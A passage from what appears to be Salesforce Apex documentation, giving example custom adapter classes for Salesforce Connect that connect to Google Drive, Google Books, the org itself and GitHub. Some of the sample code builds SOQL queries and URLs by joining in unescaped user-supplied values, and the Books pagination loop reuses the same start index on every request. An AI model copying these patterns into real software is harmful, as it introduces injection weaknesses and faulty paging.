- If you change and save a `DataSource.Connection` class, resave the corresponding `DataSource.Provider` class. Otherwise, when you define the external data source, the custom adapter doesn't appear as an option for the `Type` field. Also, the associated external objects' custom tabs no longer appear in the Salesforce UI.

- DML operations aren't allowed in the Apex code that comprises the custom adapter.

- Make sure that you understand the limits of the external system's APIs. For example, some external systems accept only requests for up to 40 rows.

- Apex data type limitations:

  - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.

  - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.

- Custom adapters for Salesforce Connect are subject to the same limitations as any other Apex code. For example:

  - All Apex governor limits apply.

  - Test methods don't support web service callouts. Tests that perform web service callouts fail. For an example that shows how to avoid these failing tests by returning mock responses, see Google Drive™ Custom Adapter for Salesforce Connect on page 474.

- In Apex tests, use dynamic SOQL to query external objects. Tests that perform static SOQL queries of external objects fail.

SEE ALSO:

Dynamic SOQL

Apex Connector Framework Examples

These examples illustrate how to use the Apex Connector Framework to create custom adapters for Salesforce Connect.

IN THIS SECTION:

Google Drive™ Custom Adapter for Salesforce Connect

This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service. The example also shows how to avoid failing tests from web service callouts by returning mock responses for test methods.

Google Books™ Custom Adapter for Salesforce Connect

This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

Loopback Custom Adapter for Salesforce Connect

This example illustrates how to handle filtering in queries. For simplicity, this example connects the Salesforce org to itself as the external system.

GitHub Custom Adapter for Salesforce Connect

This example illustrates how to support indirect lookup relationships. An indirect lookup relationship links a child external object to a parent standard or custom object.

This example illustrates how to support external lookup relationships and multiple tables. An external lookup relationship links a child standard, custom, or external object to a parent external object. Each table can become an external object in the Salesforce org.

Google Drive™ Custom Adapter for Salesforce Connect

This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service. The example also shows how to avoid failing tests from web service callouts by returning mock responses for test methods.

For this example to work reliably, request offline access when setting up OAuth so that Salesforce can obtain and maintain a refresh token for your connections.

DriveDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system's schema
 *   and to handle queries and searches of the external data.
 **/
global class DriveDataSourceConnection extends
    DataSource.Connection {
    private DataSource.ConnectionParams connectionInfo;

    /**
     *   Constructor for DriveDataSourceConnection.
     **/
    global DriveDataSourceConnection(
        DataSource.ConnectionParams connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *   Called when an external object needs to get a list of
     *   schema from the external data source, for example when
     *   the administrator clicks "Validate and Sync" in the
     *   user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('title', 255));
        columns.add(DataSource.Column.text('description',255));
        columns.add(DataSource.Column.text('createdDate',255));
        columns.add(DataSource.Column.text('modifiedDate',255));
        columns.add(DataSource.Column.url('selfLink'));
        columns.add(DataSource.Column.url('DisplayUrl'));
        columns.add(DataSource.Column.text('ExternalId',255));
        tables.add(DataSource.Table.get('googleDrive','title',
            columns));
```

```
            return tables;
        }

        /**
         *   Called to query and get results from the external
         *   system for SOQL queries, list views, and detail pages
         *   for an external object that's associated with the
         *   external data source.
         *
         *   The QueryContext argument represents the query to run
         *   against a table in the external system.
         *
         *   Returns a list of rows as the query results.
         **/
        override global DataSource.TableResult query(
            DataSource.QueryContext context) {
            DataSource.Filter filter = context.tableSelection.filter;
            String url;
            if (filter != null) {
                String thisColumnName = filter.columnName;
                if (thisColumnName != null &&
                        thisColumnName.equals('ExternalId'))
                    url = 'https://www.googleapis.com/drive/v2/'
                    + 'files/' + filter.columnValue;
                else
                    url = 'https://www.googleapis.com/drive/v2/'
                    + 'files';
            } else {
                url = 'https://www.googleapis.com/drive/v2/'
                + 'files';
            }

            /**
             * Filters, sorts, and applies limit and offset clauses.
             **/
            List<Map<String, Object>> rows =
                DataSource.QueryUtils.process(context, getData(url));
            return DataSource.TableResult.get(true, null,
                context.tableSelection.tableSelected, rows);
        }

        /**
         *   Called to do a full text search and get results from
         *   the external system for SOSL queries and Salesforce
         *   global searches.
         *
         *   The SearchContext argument represents the query to run
         *   against a table in the external system.
         *
         *   Returns results for each table that the SearchContext
         *   requested to be searched.
         **/
        override global List<DataSource.TableResult> search(
            DataSource.SearchContext context) {
```

```apex
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();

        for (Integer i =0;i< context.tableSelections.size();i++) {
            String entity = context.tableSelections[i].tableSelected;
            String url =
                'https://www.googleapis.com/drive/v2/files'+
                '?q=fullText+contains+\''+context.searchPhrase+'\'';
            results.add(DataSource.TableResult.get(
                true, null, entity, getData(url)));
        }

        return results;
    }

    /**
     *   Helper method to parse the data.
     *   The url argument is the URL of the external system.
     *   Returns a list of rows from the external system.
     **/
    public List<Map<String, Object>> getData(String url) {
        String response = getResponse(url);

        List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

        Map<String, Object> responseBodyMap = (Map<String, Object>)
            JSON.deserializeUntyped(response);

        /**
         *   Checks errors.
         **/
        Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                (List<Object>)error.get('errors');
            Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
            String errorMessage = (String)errors.get('message');
            throw new DataSource.OAuthTokenExpiredException(errorMessage);
        }

        List<Object> fileItems=(List<Object>)responseBodyMap.get('items');
        if (fileItems != null) {
            for (Integer i=0; i < fileItems.size(); i++) {
                Map<String, Object> item =
                    (Map<String, Object>)fileItems[i];
                rows.add(createRow(item));
            }
        } else {
            rows.add(createRow(responseBodyMap));
        }
```

```
        return rows;
    }

    /**
     *   Helper method to populate the External ID and Display
     *   URL fields on external object records based on the 'id'
     *   value that's sent by the external system.
     *
     *   The Map<String, Object> item parameter maps to the data
     *   that represents a row.
     *
     *   Returns an updated map with the External ID and
     *   Display URL values.
     **/
    public Map<String, Object> createRow(
        Map<String, Object> item){
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ) {
            if (key == 'id') {
                row.put('ExternalId', item.get(key));
            } else if (key=='selfLink') {
                row.put(key, item.get(key));
                row.put('DisplayUrl', item.get(key));
            } else {
                row.put(key, item.get(key));
            }
        }
        return row;
    }

    static String mockResponse = '{' +
      '  "kind": "drive#file",' +
      '  "id": "12345",' +
      '  "selfLink": "files/12345",' +
      '  "title": "Mock File",' +
      '  "mimeType": "application/text",' +
      '  "description": "Mock response that's used during tests",' +
      '  "createdDate": "2016-04-20",' +
      '  "modifiedDate": "2016-04-20",' +
      '  "version": 1' +
      '}';

    /**
     *   Helper method to make the HTTP GET call.
     *   The url argument is the URL of the external system.
     *   Returns the response from the external system.
     **/
    public String getResponse(String url) {
        if (System.Test.isRunningTest()) {
          // Avoid callouts during tests. Return mock data instead.
          return mockResponse;
        } else {
          // Perform callouts for production (non-test) results.
          Http httpProtocol = new Http();
```

```
            HttpRequest request = new HttpRequest();
            request.setEndPoint(url);
            request.setMethod('GET');
            request.setHeader('Authorization', 'Bearer '+
                this.connectionInfo.oauthToken);
            HttpResponse response = httpProtocol.send(request);
            return response.getBody();
        }
    }
}
```

DriveDataSourceProvider Class

```
/**
 *    Extends the DataSource.Provider base class to create a
 *    custom adapter for Salesforce Connect. The class informs
 *    Salesforce of the functional and authentication
 *    capabilities that are supported by or required to connect
 *    to an external system.
 **/
global class DriveDataSourceProvider
    extends DataSource.Provider {

    /**
     *    Declares the types of authentication that can be used
     *    to access the external system.
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.OAUTH);
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }

    /**
     *    Declares the functional capabilities that the
     *    external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities =
            new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
     *    Declares the associated DataSource.Connection class.
     **/
```

```
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new DriveDataSourceConnection(connectionParams);
    }
}
```

Google Books™ Custom Adapter for Salesforce Connect

This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

To integrate with the Google Books™ service, we set up Salesforce Connect as follows.

- The Google Books API allows a maximum of 40 returned results, so we develop our custom adapter to handle result sets with more than 40 rows.

- The Google Books API can sort only by search relevance and publish dates, so we develop our custom adapter to disable sorting on columns.

- To support OAuth, we set up our authentication settings in Salesforce so that the requested scope of permissions for access tokens includes *https://www.googleapis.com/auth/books*.

- To allow Apex callouts, we define these remote sites in Salesforce:

  – https://www.googleapis.com

  – https://books.google.com

BooksDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system metadata
 *   schema and to handle queries and searches of the external
 *   data.
 **/
global class BooksDataSourceConnection extends
    DataSource.Connection {

    private DataSource.ConnectionParams connectionInfo;

    // Constructor for BooksDataSourceConnection.
    global BooksDataSourceConnection(DataSource.ConnectionParams
                                     connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *   Called when an external object needs to get a list of
     *   schema from the external data source, for example when
     *   the administrator clicks "Validate and Sync" in the
     *   user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
```

```
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(getColumn('title'));
        columns.add(getColumn('description'));
        columns.add(getColumn('publishedDate'));
        columns.add(getColumn('publisher'));
        columns.add(DataSource.Column.url('DisplayUrl'));
        columns.add(DataSource.Column.text('ExternalId', 255));
        tables.add(DataSource.Table.get('googleBooks', 'title',
                                        columns));
        return tables;
    }

    /**
     *   Google Books API v1 doesn't support sorting,
     *   so we create a column with sortable = false.
     **/
    private DataSource.Column getColumn(String columnName) {
        DataSource.Column column = DataSource.Column.text(columnName,
                                                          255);
        column.sortable = false;
        return column;
    }

    /**
     *   Called to query and get results from the external
     *   system for SOQL queries, list views, and detail pages
     *   for an external object that's associated with the
     *   external data source.
     *
     *   The QueryContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns a list of rows as the query results.
     **/
    override global DataSource.TableResult query(
                    DataSource.QueryContext contexts) {
        DataSource.Filter filter = contexts.tableSelection.filter;
        String url;
        if (contexts.tableSelection.columnsSelected.size() == 1 &&
        contexts.tableSelection.columnsSelected.get(0).aggregation ==
            DataSource.QueryAggregation.COUNT) {
            return getCount(contexts);
        }

        if (filter != null) {
            String thisColumnName = filter.columnName;
            if (thisColumnName != null &&
                thisColumnName.equals('ExternalId')) {
                url = 'https://www.googleapis.com/books/v1/' +
                    'volumes?q=' + filter.columnValue +
                    '&maxResults=1&id=' + filter.columnValue;
                return DataSource.TableResult.get(true, null,
                            contexts.tableSelection.tableSelected,
```

```
                                    getData(url));
                }
                else {
                    url = 'https://www.googleapis.com/books/' +
                        'v1/volumes?q=' + filter.columnValue +
                        '&id=' + filter.columnValue +
                        '&maxResults=40' + '&startIndex=';
                }
        } else {
            url = 'https://www.googleapis.com/books/v1/' +
                'volumes?q=america&' + '&maxResults=40' +
                '&startIndex=';
        }
        /**
         *   Google Books API v1 supports maxResults of 40
         *   so we handle pagination explicitly in the else statement
         *   when we handle more than 40 records per query.
         **/
        if (contexts.maxResults < 40) {
            return DataSource.TableResult.get(true, null,
                    contexts.tableSelection.tableSelected,
                    getData(url + contexts.offset));
        }
        else {
            return fetchData(contexts, url);
        }
    }

    /**
     *   Helper method to fetch results when maxResults is
     *   greater than 40 (the max value for maxResults supported
     *   by Google Books API v1).
     **/
    private DataSource.TableResult fetchData(
        DataSource.QueryContext contexts, String url) {
        Integer fetchSlot = (contexts.maxResults / 40) + 1;
        List<Map<String, Object>> data =
            new List<Map<String, Object>>();
        Integer startIndex = contexts.offset;
        for(Integer count = 0; count < fetchSlot; count++) {
            data.addAll(getData(url + startIndex));
            if(count == 0)
                contexts.offset = 41;
            else
                contexts.offset += 40;
        }

        return DataSource.TableResult.get(true, null,
                        contexts.tableSelection.tableSelected, data);
    }

    /**
     *   Helper method to execute count() query.
     **/
```

```
private DataSource.TableResult getCount(
    DataSource.QueryContext contexts) {
    String url = 'https://www.googleapis.com/books/v1/' +
                'volumes?q=america&projection=full';
    List<Map<String,Object>> response =
        DataSource.QueryUtils.filter(contexts, getData(url));
    List<Map<String, Object>> countResponse =
        new List<Map<String, Object>>();
    Map<String, Object> countRow =
        new Map<String, Object>();
    countRow.put(
        contexts.tableSelection.columnsSelected.get(0).columnName,
        response.size());
    countResponse.add(countRow);
    return DataSource.TableResult.get(contexts, countResponse);
}

/**
 *   Called to do a full text search and get results from
 *   the external system for SOSL queries and Salesforce
 *   global searches.
 *
 *   The SearchContext argument represents the query to run
 *   against a table in the external system.
 *
 *   Returns results for each table that the SearchContext
 *   requested to be searched.
 **/
override global List<DataSource.TableResult> search(
    DataSource.SearchContext contexts) {
    List<DataSource.TableResult> results =
        new List<DataSource.TableResult>();

    for (Integer i =0; i< contexts.tableSelections.size();i++) {
        String entity = contexts.tableSelections[i].tableSelected;
        String url = 'https://www.googleapis.com/books/v1' +
                    '/volumes?q=' + contexts.searchPhrase;
        results.add(DataSource.TableResult.get(true, null,
                                               entity,
                                               getData(url)));
    }

    return results;
}

/**
 *   Helper method to parse the data.
 *   Returns a list of rows from the external system.
 **/
public List<Map<String, Object>> getData(String url) {
    HttpResponse response = getResponse(url);
    String body = response.getBody();

    List<Map<String, Object>> rows =
```

```
            new List<Map<String, Object>>();

        Map<String, Object> responseBodyMap =
            (Map<String, Object>)JSON.deserializeUntyped(body);

    /**
     *   Checks errors.
     **/
        Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                (List<Object>)error.get('errors');
            Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
            String messages = (String)errors.get('message');
            throw new DataSource.OAuthTokenExpiredException(messages);
        }

        List<Object> sItems = (List<Object>)responseBodyMap.get('items');
        if (sItems != null) {
            for (Integer i=0; i< sItems.size(); i++) {
                Map<String, Object> item =
                    (Map<String, Object>)sItems[i];
                rows.add(createRow(item));
            }
        } else {
            rows.add(createRow(responseBodyMap));
        }

        return rows;
    }

    /**
     *   Helper method to populate a row based on source data.
     *
     *   The item argument maps to the data that
     *   represents a row.
     *
     *   Returns an updated map with the External ID and
     *   Display URL values.
     **/
    public Map<String, Object> createRow(
        Map<String, Object> item) {
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ){
            if (key == 'id') {
                row.put('ExternalId', item.get(key));
            } else if (key == 'volumeInfo') {
                Map<String, Object> volumeInfoMap =
                    (Map<String, Object>)item.get(key);
                row.put('title', volumeInfoMap.get('title'));
                row.put('description',
                        volumeInfoMap.get('description'));
```

483

```apex
                row.put('DisplayUrl',
                        volumeInfoMap.get('infoLink'));
                row.put('publishedDate',
                        volumeInfoMap.get('publishedDate'));
                row.put('publisher',
                        volumeInfoMap.get('publisher'));
            }
        }
        return row;
    }

    /**
     *   Helper method to make the HTTP GET call.
     *   The url argument is the URL of the external system.
     *   Returns the response from the external system.
     **/
    public HttpResponse getResponse(String url) {
        Http httpProtocol = new Http();
        HttpRequest request = new HttpRequest();
        request.setEndPoint(url);
        request.setMethod('GET');
        request.setHeader('Authorization', 'Bearer '+
                        this.connectionInfo.oauthToken);
        HttpResponse response = httpProtocol.send(request);
        return response;
    }
}
```

BooksDataSourceProvider Class

```apex
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Salesforce Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class BooksDataSourceProvider extends
    DataSource.Provider {
    /**
     *   Declares the types of authentication that can be used
     *   to access the external system.
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.OAUTH);
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }
```

```
    /**
     *   Declares the functional capabilities that the
     *   external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities = new
            List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new BooksDataSourceConnection(connectionParams);
    }
}
```

Loopback Custom Adapter for Salesforce Connect

This example illustrates how to handle filtering in queries. For simplicity, this example connects the Salesforce org to itself as the external system.

LoopbackDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external systemâ€™s schema
 *   and to handle queries and searches of the external data.
 **/
global class LoopbackDataSourceConnection
    extends DataSource.Connection {

    /**
     *   Constructors.
     **/
    global LoopbackDataSourceConnection(
        DataSource.ConnectionParams connectionParams) {
    }
    global LoopbackDataSourceConnection() {}

    /**
     *   Called when an external object needs to get a list of
     *   schema from the external data source, for example when
     *   the administrator clicks â€œValidate and Syncâ€ in the
     *   user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
```

```
            new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('ExternalId', 255));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('Name', 255));
    columns.add(
        DataSource.Column.number('NumberOfEmployees', 18, 0));
    tables.add(
        DataSource.Table.get('Looper', 'Name', columns));
    return tables;
}

/**
 *   Called to query and get results from the external
 *   system for SOQL queries, list views, and detail pages
 *   for an external object that's associated with the
 *   external data source.
 *
 *   The QueryContext argument represents the query to run
 *   against a table in the external system.
 *
 *   Returns a list of rows as the query results.
 **/
override global DataSource.TableResult
    query(DataSource.QueryContext context) {
    if (context.tableSelection.columnsSelected.size() == 1 &&
        context.tableSelection.columnsSelected.get(0).aggregation ==
            DataSource.QueryAggregation.COUNT) {
        integer count = execCount(getCountQuery(context));
        List<Map<String, Object>> countResponse =
            new List<Map<String, Object>>();
        Map<String, Object> countRow =
            new Map<String, Object>();
        countRow.put(
            context.tableSelection.columnsSelected.get(0).columnName,
            count);
        countResponse.add(countRow);
        return DataSource.TableResult.get(context,countResponse);
    } else {
        List<Map<String,Object>> rows = execQuery(
            getSoqlQuery(context));
        return DataSource.TableResult.get(context,rows);
    }
}

/**
 *   Called to do a full text search and get results from
 *   the external system for SOSL queries and Salesforce
 *   global searches.
 *
 *   The SearchContext argument represents the query to run
 *   against a table in the external system.
 *
```

```
 *    Returns results for each table that the SearchContext
 *    requested to be searched.
 **/
override global List<DataSource.TableResult>
    search(DataSource.SearchContext context) {
    return DataSource.SearchUtils.searchByName(context, this);
}

/**
 *   Helper method to execute the SOQL query and
 *   return the results.
 **/
private List<Map<String,Object>>
    execQuery(String soqlQuery) {
    List<Account> objs = Database.query(soqlQuery);
    List<Map<String,Object>> rows =
        new List<Map<String,Object>>();
    for (Account obj : objs) {
        Map<String,Object> row = new Map<String,Object>();
        row.put('Name', obj.Name);
        row.put('NumberOfEmployees', obj.NumberOfEmployees);
        row.put('ExternalId', obj.Id);
        row.put('DisplayUrl',
            URL.getSalesforceBaseUrl().toExternalForm() +
                obj.Id);
        rows.add(row);
    }
    return rows;
}

/**
 *   Helper method to get aggregate count.
 **/
private integer execCount(String soqlQuery) {
    integer count = Database.countQuery(soqlQuery);
    return count;
}

/**
 *   Helper method to create default aggregate query.
 **/
private String getCountQuery(DataSource.QueryContext context) {
    String baseQuery = 'SELECT COUNT() FROM Account';
    String filter = getSoqlFilter('',
        context.tableSelection.filter);
    if (filter.length() > 0)
        return baseQuery + ' WHERE ' + filter;
    return baseQuery;
}

/**
 *   Helper method to create default query.
 **/
private String getSoqlQuery(DataSource.QueryContext context) {
```

487

```
        String baseQuery =
            'SELECT Id,Name,NumberOfEmployees FROM Account';
        String filter = getSoqlFilter('',
            context.tableSelection.filter);
        if (filter.length() > 0)
            return baseQuery + ' WHERE ' + filter;
        return baseQuery;
    }

    /**
     *   Helper method to handle query filter.
     **/
    private String getSoqlFilter(String query,
        DataSource.Filter filter) {
        if (filter == null) {
            return query;
        }
        String append;
        DataSource.FilterType type = filter.type;
        List<Map<String,Object>> retainedRows =
            new List<Map<String,Object>>();
        if (type == DataSource.FilterType.NOT_) {
            DataSource.Filter subfilter = filter.subfilters.get(0);
            append = getSoqlFilter('NOT', subfilter);
        } else if (type == DataSource.FilterType.AND_) {
            append =
                getSoqlFilterCompound('AND', filter.subfilters);
        } else if (type == DataSource.FilterType.OR_) {
            append =
                getSoqlFilterCompound('OR', filter.subfilters);
        } else {
            append = getSoqlFilterExpression(filter);
        }
        return query + ' ' + append;
    }

    /**
     *   Helper method to handle query subfilters.
     **/
    private String getSoqlFilterCompound(String operator,
        List<DataSource.Filter> subfilters) {
        String expression = ' (';
        boolean first = true;
        for (DataSource.Filter subfilter : subfilters) {
            if (first)
                first = false;
            else
                expression += ' ' + operator + ' ';
            expression += getSoqlFilter('', subfilter);
        }
        expression += ') ';
        return expression;
    }
```

```apex
/**
 *   Helper method to handle query filter expressions.
 **/
private String getSoqlFilterExpression(
    DataSource.Filter filter) {
    String columnName = filter.columnName;
    String operator;
    Object expectedValue = filter.columnValue;
    if (filter.type == DataSource.FilterType.EQUALS) {
        operator = '=';
    } else if (filter.type ==
        DataSource.FilterType.NOT_EQUALS) {
        operator = '<>';
    } else if (filter.type ==
        DataSource.FilterType.LESS_THAN) {
        operator = '<';
    } else if (filter.type ==
        DataSource.FilterType.GREATER_THAN) {
        operator = '>';
    } else if (filter.type ==
        DataSource.FilterType.LESS_THAN_OR_EQUAL_TO) {
        operator = '<=';
    } else if (filter.type ==
        DataSource.FilterType.GREATER_THAN_OR_EQUAL_TO) {
        operator = '>=';
    } else if (filter.type ==
        DataSource.FilterType.STARTS_WITH) {
        return mapColumnName(columnName) +
        ' LIKE \'' + String.valueOf(expectedValue) + '%\'';
    } else if (filter.type ==
        DataSource.FilterType.ENDS_WITH) {
        return mapColumnName(columnName) +
        ' LIKE \'%' + String.valueOf(expectedValue) + '\'';
    } else if (filter.type ==
        DataSource.FilterType.LIKE_) {
        return mapColumnName(columnName) +
        ' LIKE \'' + String.valueOf(expectedValue) + '\'';
    } else {
        throwException(
        'Implementing other filter types is left as an exercise for the reader: '
        + filter.type);
    }
    return mapColumnName(columnName) +
        ' ' + operator + ' ' + wrapValue(expectedValue);
}

/**
 *   Helper method to map column names.
 **/
private String mapColumnName(String apexName) {
    if (apexName.equalsIgnoreCase('ExternalId'))
        return 'Id';
    if (apexName.equalsIgnoreCase('DisplayUrl'))
        return 'Id';
```

```
            return apexName;
    }

    /**
     *   Helper method to wrap expression Strings with quotes.
     **/
    private String wrapValue(Object foundValue) {
        if (foundValue instanceof String)
            return '\'' + String.valueOf(foundValue) + '\'';
        return String.valueOf(foundValue);
    }
}
```

LoopbackDataSourceProvider Class

```
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Salesforce Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class LoopbackDataSourceProvider
    extends DataSource.Provider {

    /**
     *   Declares the types of authentication that can be used
     *   to access the external system.
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        capabilities.add(
            DataSource.AuthenticationCapability.BASIC);
        return capabilities;
    }

    /**
     *   Declares the functional capabilities that the
     *   external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities =
            new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
```

```
 *    Declares the associated DataSource.Connection class.
 **/
    override global DataSource.Connection
        getConnection(DataSource.ConnectionParams connectionParams) {
        return new LoopbackDataSourceConnection();
    }
}
```

GitHub Custom Adapter for Salesforce Connect

This example illustrates how to support indirect lookup relationships. An indirect lookup relationship links a child external object to a parent standard or custom object.

For this example to work, create a custom field on the Contact standard object. Name the custom field `github_username`, make it a text field of length 39, and select the `External ID` and `Unique` attributes. Also, add https://api.github.com to your remote site settings.

GitHubDataSourceConnection Class

```
/**
 *    Defines the connection to GitHub REST API v3 to support
 *    querying of GitHub profiles.
 *    Extends the DataSource.Connection class to enable
 *    Salesforce to sync the external system's schema
 *    and to handle queries and searches of the external data.
 **/
global class GitHubDataSourceConnection extends
        DataSource.Connection {
    private DataSource.ConnectionParams connectionInfo;

    /**
     *    Constructor for GitHubDataSourceConnection
     **/
    global GitHubDataSourceConnection(
            DataSource.ConnectionParams connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *    Called to query and get results from the external
     *    system for SOQL queries, list views, and detail pages
     *    for an external object that's associated with the
     *    external data source.
     *
     *    The queryContext argument represents the query to run
     *    against a table in the external system.
     *
     *    Returns a list of rows as the query results.
     **/
    override global DataSource.TableResult query(
            DataSource.QueryContext context) {
        DataSource.Filter filter = context.tableSelection.filter;
        String url;
```

```
        if (filter != null) {
            String thisColumnName = filter.columnName;
            if (thisColumnName != null &&
                (thisColumnName.equals('ExternalId') ||
                 thisColumnName.equals('login')))
                url = 'https://api.github.com/users/'
                        + filter.columnValue;
            else
                    url = 'https://api.github.com/users';
        } else {
            url = 'https://api.github.com/users';
        }

        /**
         * Filters, sorts, and applies limit and offset clauses.
         **/
        List<Map<String, Object>> rows =
                DataSource.QueryUtils.process(context, getData(url));
        return DataSource.TableResult.get(true, null,
                context.tableSelection.tableSelected, rows);
    }

    /**
     *   Defines the schema for the external system.
     *   Called when the administrator clicks "Validate and Sync"
     *   in the user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
                new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();

        // Defines the indirect lookup field. (For this to work,
        // make sure your Contact standard object has a
        // custom unique, external ID field called github_username.)
        columns.add(DataSource.Column.indirectLookup(
                'login', 'Contact', 'github_username__c'));

        columns.add(DataSource.Column.text('id', 255));
        columns.add(DataSource.Column.text('name',255));
        columns.add(DataSource.Column.text('company',255));
        columns.add(DataSource.Column.text('bio',255));
        columns.add(DataSource.Column.text('followers',255));
        columns.add(DataSource.Column.text('following',255));
        columns.add(DataSource.Column.url('html_url'));
        columns.add(DataSource.Column.url('DisplayUrl'));
        columns.add(DataSource.Column.text('ExternalId',255));
        tables.add(DataSource.Table.get('githubProfile','login',
                columns));
        return tables;
    }

    /**
```

```
 *   Called to do a full text search and get results from
 *   the external system for SOSL queries and Salesforce
 *   global searches.
 *
 *   The SearchContext argument represents the query to run
 *   against a table in the external system.
 *
 *   Returns results for each table that the SearchContext
 *   requested to be searched.
 **/
override global List<DataSource.TableResult> search(
        DataSource.SearchContext context) {
    List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();

    for (Integer i =0;i< context.tableSelections.size();i++) {
        String entity = context.tableSelections[i].tableSelected;

        // Search usernames
        String url = 'https://api.github.com/users/'
                        + context.searchPhrase;
        results.add(DataSource.TableResult.get(
                true, null, entity, getData(url)));
    }

    return results;
}

/**
 *   Helper method to parse the data.
 *   The url argument is the URL of the external system.
 *   Returns a list of rows from the external system.
 **/
public List<Map<String, Object>> getData(String url) {
    String response = getResponse(url);

    // Standardize response string
    if (!response.contains('"items":')) {
        if (response.substring(0,1).equals('{')) {
            response = '[' + response  + ']';
        }
        response = '{"items": ' + response + '}';
    }

    List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

    Map<String, Object> responseBodyMap = (Map<String, Object>)
            JSON.deserializeUntyped(response);

    /**
     *   Checks errors.
     **/
    Map<String, Object> error =
```

493

```
                    (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                    (List<Object>)error.get('errors');
            Map<String, Object> errors =
                    (Map<String, Object>)errorsList[0];
            String errorMessage = (String)errors.get('message');
            throw new
                    DataSource.OAuthTokenExpiredException(errorMessage);
        }

        List<Object> fileItems =
            (List<Object>)responseBodyMap.get('items');
        if (fileItems != null) {
            for (Integer i=0; i < fileItems.size(); i++) {
                Map<String, Object> item =
                        (Map<String, Object>)fileItems[i];
                rows.add(createRow(item));
            }
        } else {
            rows.add(createRow(responseBodyMap));
        }

        return rows;
    }

    /**
     *   Helper method to populate the External ID and Display
     *   URL fields on external object records based on the 'id'
     *   value that's sent by the external system.
     *
     *   The Map<String, Object> item parameter maps to the data
     *   that represents a row.
     *
     *   Returns an updated map with the External ID and
     *   Display URL values.
     **/
    public Map<String, Object> createRow(
            Map<String, Object> item){
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ) {
            if (key == 'login') {
                row.put('ExternalId', item.get(key));
            } else if (key=='html_url') {
                row.put('DisplayUrl', item.get(key));
            }

            row.put(key, item.get(key));
        }
        return row;
    }

    /**
     *   Helper method to make the HTTP GET call.
```

```
     *    The url argument is the URL of the external system.
     *    Returns the response from the external system.
     **/
